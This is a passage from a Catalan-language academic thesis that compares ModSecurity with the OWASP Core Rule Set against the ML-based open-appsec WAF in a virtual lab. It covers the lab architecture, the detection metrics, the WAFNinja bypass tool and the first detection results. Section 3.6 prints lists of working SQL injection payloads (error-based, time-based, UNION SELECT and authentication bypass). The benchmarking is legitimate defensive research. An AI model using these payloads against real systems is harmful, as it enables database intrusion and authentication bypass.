El desplegament d'open-appsec es pot realitzar com a complement (add-on) al reverse proxy/web server Nginx o com a controlador d'entrada a Kubernetes que implementa recursos d'entrada regulars. Un altre possibilitat es el desplegament amb un Kong API gateway.

En el cas de desplegament amb Kubernetes, el controlador d'entrada està basat en un reverse proxy al qual te encastat un container que proveeix la solució open-appsec.

En el següent diagrama es mostra l'arquitectura pel cas de desplegament en Kubernetes:




Figura 3: Desplegament amb Kubernetes d'open-appsec (Extret de [17]).

Agents

El software de open-appsec es desplega com a un agent en les diferents arquitectures comentades anteriorment.

L'agent inclou els següents components: Attachment, HTTP Transaction Handler, Orchestrator i un Watchdog.

L'Attachment connecta els processos HTTP que proveeixen les dades amb la lògica de seguretat del open-appsec.

L'HTTP Transaction Handler obté les dades a processar des de l'Attachment, executa la lògica de seguretat, retorna el resultat i genera la informació necessària pels logs.

El procés Orchestrator s'encarrega del enregistrament dels agents, l'obtenció d'actualitzacions de polítiques, actualitzacions de software i d'altres operacions administratives.

Finalment, el Watchdog assegura que tots els components estiguin arrencats i funcionant correctament.

Machine Learning

Open-appsec consta d'un engine de machine learning contextual basat en una aproximació en tres fases a l'hora de detectar i preveure els atacs:

Fase 1: A on s'analitza i de-codifica el payload (anàlisi de tots els camps de les sol·licituds HTTP, de-codificació base64)
Fase 2: A on es realitza la cerca d'indicadors d'atac (patrons per explotar vulnerabilitats de diverses famílies).
Fase 3: A on es determina el veredicte final mitjançant un engine d'avaluació contextual (considerant; entorn, usuari, URL, camps específics en la funció ponderada per la puntuació final de confiança).

Es poden veure les diferents fases exposades amb les característiques de cadascuna en la següent figura:




Figura 4: Fases del contextual ML engine d'open-appsec (Extret de [17])

2.3. Definició de KPI's per valoració WAF's

Des de un punt de vista teòric, les funcions principals de un WAF son, per una banda, derivar les peticions permeses a l'aplicació i, d'altra banda, bloquejar les peticions malintencionades.

Considerant aquestes dos funcions com a primordials, es considera adequat optar per paràmetres que les representin, com a *key performance indicators* (KPI's), a l'hora de comparar l'eficàcia dels dos WAF's.

Aquests paràmetres que representen les funcionalitats descrites son [18]:

- *True positive rate* (Rati de Positius veritables): Que indica l'habilitat d'identificació correcte de peticions malicioses. També es pot considerar com un indicador de la qualitat de la seguretat.

- *False positive rate* (Rati de Positius falsos): Que indica l'habilitat d'identificació correcte de peticions legítimes. També es pot considerar com un indicador de la qualitat de la detecció.

En el següent diagrama s'esquematitza els tipus de peticions comentats [19]:




Figura 5: Diagrama False/True Positive test (Extret de [19])

2.4. Eines per generació injeccions SQL

Per la realització del tests que permetin la comparació del comportament dels WAF's es considera adient l'ús de les eines que es descriuen a continuació.

WAF COMPARISON PROJECT

L'objectiu del projecte es mesurar l'eficàcia de cadascun dels WAF's en estudi a partir de peticions HTTP preses a partir d'aplicacions reals [20].

Aquest eina/projecte github incorpora una serie de tipus de payloads per comparar l'eficàcia dels WAFs. La comparació es basa en la recol·lecció de les dades respecte els paràmetres definits en l'apartat anterior "Definició de KPI's per valoració de WAF's", True Positive Rate i False Positive Rate.

La metodologia utilitzada es basa en testejar cada WAF contra els payloads seleccionats i que consten de dos tipologies: legítims i maliciosos. Aquesta combinació permet obtenir una perspectiva del comportament dels WAF's davant el trànsit HTTP del mon real i respecte els ratis definits.

El funcionament de l'eina es divideix en diverses fases.

Inicialment, es valida la connectivitat de cada WAF i que el WAF està en mode "prevention" assegurant d'aquesta manera la possibilitat de bloquejar peticions dolentes.

Les respostes generades pel WAF a les peticions de l'eina s'emmagatzemen en una base de dades per poder analitzar-se posteriorment. L'eina permet la possibilitat de configurar la BD que s'utilitza a partir de la modificació de fitxers Python de configuració.

En una ultima fase, a partir de la recol·lecció de dades efectuada es calculen els paràmetres comentats mitjançant consultes SQL a la base de dades.

Per quantificar l'eficàcia es realitzen càlculs estadístics respecte els paràmetres comentats inicialment. Es defineixen així:

Qualitat de la seguretat (True Positive Rate, TPR): Proporció de positius identificats de forma correcta.

$$TPR = True\ Positive/ (True\ Positive + False\ Negative)$$

Qualitat de la detecció (True Negative Rate, TNR): Proporció de negatius identificats de forma correcta.

$$TNR = True\ Negative/ (True\ Negative + False\ Positive)$$

Precisió equilibrada (Balanced Accuracy): Mitja aritmètica entre els valors anteriors. Proporciona una mesura equilibrada de les dos mètriques.

$$BA =(TPR+TNR)/2$$

WAF NINJA

Es una eina CLI desenvolupada en Python, que facilita els "penetration testing" automatitzant els passos necessaris per bypassar la validació de l'entrada (input validation) [21].

Es proporcionen diversos payloads en una base de dades local en la pròpia eina.

Permet connexions HTTP i peticions de tipus GET i POST així com l'us de Cookies per accedir a pagines que requereixen autenticació prèvia.

WAFNinja permet diversos modes d'operació:

- Fuzz: Realitza enginyeria inversa de les regles del WAF obtenint els símbols i paraules clau permeses per aquest.
- Bypass: Envia diferents payloads automatitzant el proces de brute forcing contra el WAF.

L'execució d'un test amb WAFNinja proporciona el resultat amb format HTML indicant informació respecte:

- Fuzz/Payload: Depenent del mode d'operació, proporciona informació sobre el string en questió.
- HTTP Status: Codi HTTP de resposta.
- Content-Length: Resposta Content-Length.
- Expected (Fuzz): Forma esperada en que el fuzz string es retornat a la resposta.
- Output: Fracció de la sortida on s'espera el string enviat.
- Working: Pot tenir els tres valors seguents.
    - Yes: No bloquejat i trobat en la resposta.
    - Probably: No bloquejat i no trobat en la resposta.
    - No: Bloquejat.

2.5. Selecció WAF tradicional i WAF amb machine learning i arquitectura pel desplegament

La selecció per escollir els WAF's a estudiar en laboratori ha estat basada en la informació disponible dels open source WAF's en quan a documentació, forums i blogs de la comunitat i, en l'arquitectura que es vol implementar, minimitzant recursos en la mesura del possible.

En base a això, els elements seleccionats que formaran part de l'arquitectura son:

- Virtual Box (maquinari): Es proposa l'ús de maquines Virtuals. S'escull el software de Oracle VirtualBox per la seva popularitat, ús habitual per part de l'alumne i l'existència de maquines virtuals predefinides per testeig d'aplicacions web.

- Web Security Dojo: Maquina virtual predefinida, realitzada pel projecte open source Dojo, que proporciona un conjunt d'aplicacions web vulnerables així com un conjunt d'eines per realització d'intrusions sobre les aplicacions. Proporciona una gran flexibilitat per la realització del laboratori.

- Web Application Firewalls:

  - open-appsec (WAF amb ML): Es el WAF més utilitzat amb engine ML i del que existeix força informació disponible a internet, així com projectes github relacionats amb aquest. Proporciona diferents possibilitats de desplegament (per exemple, reverse proxy).

  - NGINX ModSecurity : Es un dels WAFs open source més utilitzats ja que permet la incorporació del OWASP Core Rule Set fàcilment. Posseeix d'una comunitat amplia i activa. Té una facil integració amb nginx a partir del connector.

- Eines per generació de SQL injections:

  - WAF Comparison project: Eina github que permet l'execució de test de penetració contra WAF's i proporciona una comparativa de l'eficacia d'aquests mitjançant parametres mesurables.

  - WAFNinja: Eina github per realització de tests de penetració que a partir dels seus modes d'operació intenta bypassar els WAFs.

En capítols posteriors, es detalla el disseny final implementat pel laboratori.

2.6. Descripció tests a efectuar

Els tests que es plantegen pretenen mostrar una perspectiva amplia dels escenaris de SQL injections i, a partir dels resultats poder extreure les millors conclusions posibles.

Test amb WAF Comparison Project

Aquest test s'executa sobre els dos WAF's (tradicional i ML).

Seguint la filosofia de la pròpia eina, es configuren dos tipus de payloads: Permesos i maliciosos.

Pels legítims, es seleccionen diversos payloads de websites del propi exposat al projecte github. El subconjunt escollit conté majoritàriament peticions amb components SQL.

Pels malintencionats, es selecciona els payloads corresponent a SQL injections. Aquest conté més de 400 payloads habituals.

Es considera que aquests datasets son adequats per un entrenament adequat del engine de machine learning en el WAF open-appsec i per observar el comportament de les OWASP Core Rule Set en el WAF tradicional.

Aquest test té la característica de testejar els WAF's amb independència dels websites que protegeix, ja que es centra únicament en el comportament dels WAFs.

Test amb WAFninja

Aquest test s'executa en cadascun dels dos WAF's (tradicional i ML).

Per defecte, s'utilitzarà els payloads que proporciona la pròpia eina a partir d'una base de dades local que incorpora.

En una primera fase, s'executa amb mode d'operació fuzz, per extreure informació de les regles que usi el WAF.

En segon terme, es realitza una execució en mode d'operació bypass intentant traspassar la protecció que ofereix el WAF.

Finalment, s'estudia el *reporting* creat, per observar el comportament dels atacs de SQL injection.

3. Desplegament

3.1. Disseny arquitectura per laboratori WAF's

El disseny de l'arquitectura plantejat pel desplegament del laboratori, amb l'objectiu de testejar els WAF's, segueix els criteris descrits a l'apartat " 1.3 Impacte en sostenibilitat, ètic-social i de diversitat" en quan a desenvolupament sostenible.

Considerant això, es presenten dos maquines virtuals amb Oracle Virtualbox. Aquestes, són dos maquines idèntiques predefinides del open project Web Security Dojo. El reste de components s'instal·len i es configuren en aquests servidors.

En el servidor VM1 (pel WAF amb ML, open-appsec) existeixen diverses aplicacions del projecte Web Security Dojo per testejar vulnerabilitats. Aquestes son accessibles mitjançant diferents ports (80,8080,8081,3008..).

El desplegament d'open-appsec es realitza de tipus "complement (add-on) al reverse proxy/web server Nginx". Així, es desplega Nginx en un port lliure (8888) i s'afegeix el add-on del open-appsec. En la configuració del reverse proxy, s'indica a on resideixen les aplicacions a on es derivaran les peticions.

La porta d'entrada a totes les aplicacions per la realització de les proves serà a través del port 8888 corresponent al WAF.

En quan a les eines de generació de SQLinjections, es desplega WAFninja per testejos locals i WAF Comparison Project per testejos locals i al WAF tradicional que residira en l'altre servidor.

En el servidor VM2 (pel WAF tradicional, Modsecurity) existeix una estructura similar, amb el mateix entorn d'aplicacions del projecte Web Security Dojo.

El desplegament de Modsecurity es realitza amb una combinació de components: Nginx, llibrería LibModSecurity i connector Modsecurity amb Nginx. Per tant, també es desplega Nginx en un port lliure (8888) i s'afegeixen les OWASP Core rule set. En la configuració del reverse proxy, s'indica a on resideixen les aplicacions a on es derivaran les peticions.

Respecte les eines de generació de SQLinjections, es desplega novament WAFninja per testejos locals i disposar d'una flexibilitat major al tenir cada servidor la seva eina respectiva. En quan a l'eina WAF Comparison Project s'utilitza l'instalada en VM1 per la propia arquitectura de l'eina (comparació de n WAFs en execució de l'eina).

En el següent diagrama es presenta l'arquitectura descrita:




Figura 6: Arquitectura laboratori desplegat per comparativa WAF's

3.2. Instal·lació i configuració WAF tradicional

La instal·lació del WAF tradicional, es realitza a la VM2, amb Web Security Dojo versió 3.4.1 i Ubuntu 18.04

En primera instancia, s'instal·la Nginx (versió 1.25) mitjançant comandes apt, incorporant prèviament les dependències necessàries.

Per poder incorporar posteriorment el mòdul de Modsecurity, es baixen els fonts del Nginx.

A continuació, s'instal·la la lllibreria Libmodsecurity3.

Finalment, es baixa i compila el connector Modsecurity Nginx. Aquest connector permet "linkar" la llibrería Libmodsecurity amb el servidor web Nginx.

Es carrega el modul del connector, incorporant-lo en la configuració del Nginx.

Finalment, es baixa l'últim OWASP Core Rule Set (versió 3.3.5), es reinicia el servidor Nginx i es testeja el correcte funcionament.

El detall de instal·lació es troba en l'annex: **"Annex 1, Instal·lacions i configuracions WAF's i eines"**.

3.3. Configuració regles OWASP Core Rule set per prevencio injeccions en WAF tradicional

El OWASP ModSecurity Core Rule Set (CRS) es un conjunt de regles genèriques de detecció d'atacs que es poden utilitzar amb Modsecurity o d'altres WAF compatibles [14].

El seu objectiu rau en protegir les aplicacions web d'una amplia diversitat d'atacs i, entre aquestes, les descrites en el Top Ten d'OWASP, minimitzant les alertes falses. Aquest CRS dona protecció a diferents categories comuns entre les que destaquen; SQL Injection, Cross Site Scripting, Local File Inclusion, etc.

El funcionament de Core Rule set v3 es basa en unes regles de puntuació d'anomalies. S'assigna una puntuació a les transaccions HTTP representant les seves anomalies. Aquesta puntuació s'usa per decidir quines transaccions es bloquegen, en base a un llindar establert.

Un altre concepte en la configuració i funcionament del Core rule set es el "nivell de paranoia" (paranoia level). Aquest defineix el nivell d'agressivitat dels conjunt de regles. Un nivell PL1 (paranoia level 1) implica unes regles més laxes, afavorint un volum molt baix de falsos positius, fins al nivell PL4 on les regles son molt agressives pero poden provocar aturar un volum de tràfec legítim molt alt.

La configuració per defecte es la corresponent a un nivell de paranoia 1 (PL1). Les proves s'efectuen amb aquesta configuració per defecte.

3.4. Instal·lació i configuració WAF amb ML

La instal·lació del WAF open-appsec, es realitza a la VM1, amb Web Security Dojo versió 3.4.1 i Ubuntu 18.04

En primera instancia, s'instal·la Nginx (versió 1.22) mitjançant comandes apt, incorporant prèviament les dependències necessàries.

Es descarrega i s'instal·la el add-on d'open-appsec, el qual s'integra en aquest procés d'instal·lació amb el webserver Nginx.

El detall de instal·lació es troba en l'annex: **"Annex 1, Instal·lacions i configuracions WAF's i eines"**.

3.5. Configuració per prevenció injeccions en open-appsec

De forma similar al WAF tradicional amb Modsecurity, en el cas del WAF open-appsec, es realitzen les proves amb la configuració per defecte que s'efectua de forma automàtica en temps d'instal·lació.

3.6. Execució tests y payloads utilitzats

Execució tests amb Waf_comparison_project

Amb l'objectiu d'acotar el temps d'execució dels tests realitzats amb l'eina waf_comparison_project, s'escollen una mostra dels payloads que proporciona l'eina per defecte. (https://github.com/openappsec/waf-comparison-project)

La totalitat del conjunt de payloads que es plantegen a l'eina es pot trobar al següent repositori: (https://github.com/openappsec/mgm-web-attack-payloads)

En el cas d'aquest projecte, per peticions HTTP lícites, s'utilitzen una mostra d'accés a un lloc web d'una coneguda marca de esports consistent en unes 4300 payloads/peticions.

Per les peticions considerades malicioses, s'utilitza el payload complet específic per injeccions SQL. Aquest conté 458 payloads que s'executen contra els destins amb mètode GET i POST, resultant en 916 peticions malicioses contra cadascun dels WAFS.

La naturalesa dels payloads amb peticions SQL malintencionades inclouen les següents tipologies:

- Generic SQL Injection Payloads
- Generic Error Based Payloads
- Generic Time Based Payloads
- Generic Union Select Payloads
- SQL Injection Auth Bypass Payloads

I, alguns payloads tipus esmentats son, per exemple:

GENERIC SQL INJECTION PAYLOADS

```
-- or #
' OR '1
' OR 1 -- -
" OR "" = "
-1 UNION SELECT 1 INTO @,@
-1 UNION SELECT 1 INTO @,@,@
1 AND (SELECT * FROM Users) = 1
1' ORDER BY 1,2--+
1' ORDER BY 1,2,3--+
```

```
1' GROUP BY 1,2,--+
1' GROUP BY 1,2,3--+
```

GENERIC ERROR BASED PAYLOADS

```
 OR 1=1#
 OR 1=0#
 OR 1=1--
 OR 1=0--
 AND 1=1--
 AND 1=0--
 AND 1=1#
 AND 1=0#
 AS INJECTX WHERE 1=1 AND 1=1#
 AS INJECTX WHERE 1=1 AND 1=0#
 AS INJECTX WHERE 1=1 AND 1=1--
 AS INJECTX WHERE 1=1 AND 1=0--
```

GENERIC TIME BASED PAYLOADS

```
or SLEEP(5)#
or SLEEP(5)--
or pg_SLEEP(5)
or pg_SLEEP(5)#
or pg_SLEEP(5)--
waitfor delay '00:00:05'#
waitfor delay '00:00:05'--
"));waitfor delay '0:0:3'--
1 or benchmark(10000000,MD5(1))#
1) or benchmark(10000000,MD5(1))#
1)) or benchmark(10000000,MD5(1))#
```

GENERIC UNION SELECT PAYLOADS

```
 ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15#
 ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
 UNION ALL SELECT 1,2,3,4,5,6,7,8--
 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
 UNION SELECT @@VERSION,SLEEP(5),USER(),4#
 UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5
 UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5#
```

SQL INJECTION AUTH BYPASS PAYLOADS

```
" or true--
") or true--
' or true--
') or true--
or true--
admin" #
admin" --
admin"/*
admin') or '1'='1'#
admin'or 1=1 or ''='
```

Aquests payloads s'ubiquen en els directoris adequats per que l'eina en faci ús.

El flux d'execució consisteix en invocar d'un fitxer Python que executa validacions de funcionament i mode adequat en els WAF's en estudi per posteriorment enviar les peticions legítimes contra cadascun dels WAF's i emmagatzemar el resultat en una base de dades que, en el nostre cas, es sqllite. Posteriorment, s'executen les peticions malicioses i s'emmagatzema igualment el resultat.

A mode de verificació de l'entorn i l'eina, es realitzen diverses execucions de la mateixa prova, del que es desprèn que no hi han variacions significatives.

En el següent diagrama es detalla el funcionament i configuració de l'eina waf_comparison_tool i el flux d'execució d'aquesta:




Figura 7: Funcionament eina WAF_Comparison_Project

Execució tests amb WafNinja

Com a segona eina de testeig, s'utilitza WAFNinja. Aquesta s'instal·la a cadascuna de les dos maquines virtuals.

S'executen tests, a cadascuna de les maquines virtuals contra el WAF de cadascuna d'elles, amb l'objectiu de, no només bypassar els WAFS sinó, també, observar com respon l'aplicació.

Aquestes proves segueixen la filosofia definida en l'apartat "2.1 Identificació injeccions SQL avançades actuals" respecte tècniques d'evasió, ja que combina l'atac «força bruta» de payloads així com l'anàlisi de les regles del WAF mitjançant enginyeria inversa.

La aplicació a la que es deriven les peticions es l'aplicació vulnerable WebGoat. S'utilitza un accés a una pàgina que requereix autenticació prèvia, pel que s'especifica una *cookie* a tal efecte.

Execució tests manualment

Addicionalment, s'executen diversos tests de forma manual, formatant la URL desitjada e incorporant-la en el navegador i executant aquesta contra el WAF i contra l'aplicació directa per comparar el comportament.

4. Resultats

4.1. Resultats globals de l'execució amb waf_comparison_project

L'execució de la comparativa dels WAF's a partir dels payloads descrits en l'apartat "3.6 Execució tests y payloads utilitzats" desprèn els següents resultats, respecte la ràtio de "True Positive", o identificació correcte de peticions malicioses.

El WAF open-appsec identifica un 93% de peticions malintencionades, mentre que en el Modsecurity amb CRS 3.3.5 el percentatge es d'un total d'un 86,4%




Figura 8: Gràfic True Positive Rate

Respecte el rati de "False Positive" o, l'habilitat d'identificació correcte de peticions legítimes, el WAF open-appsec presenta un 5.1% de falsos positius, a diferència del Modsecurity que no deixa passar un 12.5% de peticions que sí son lícites:

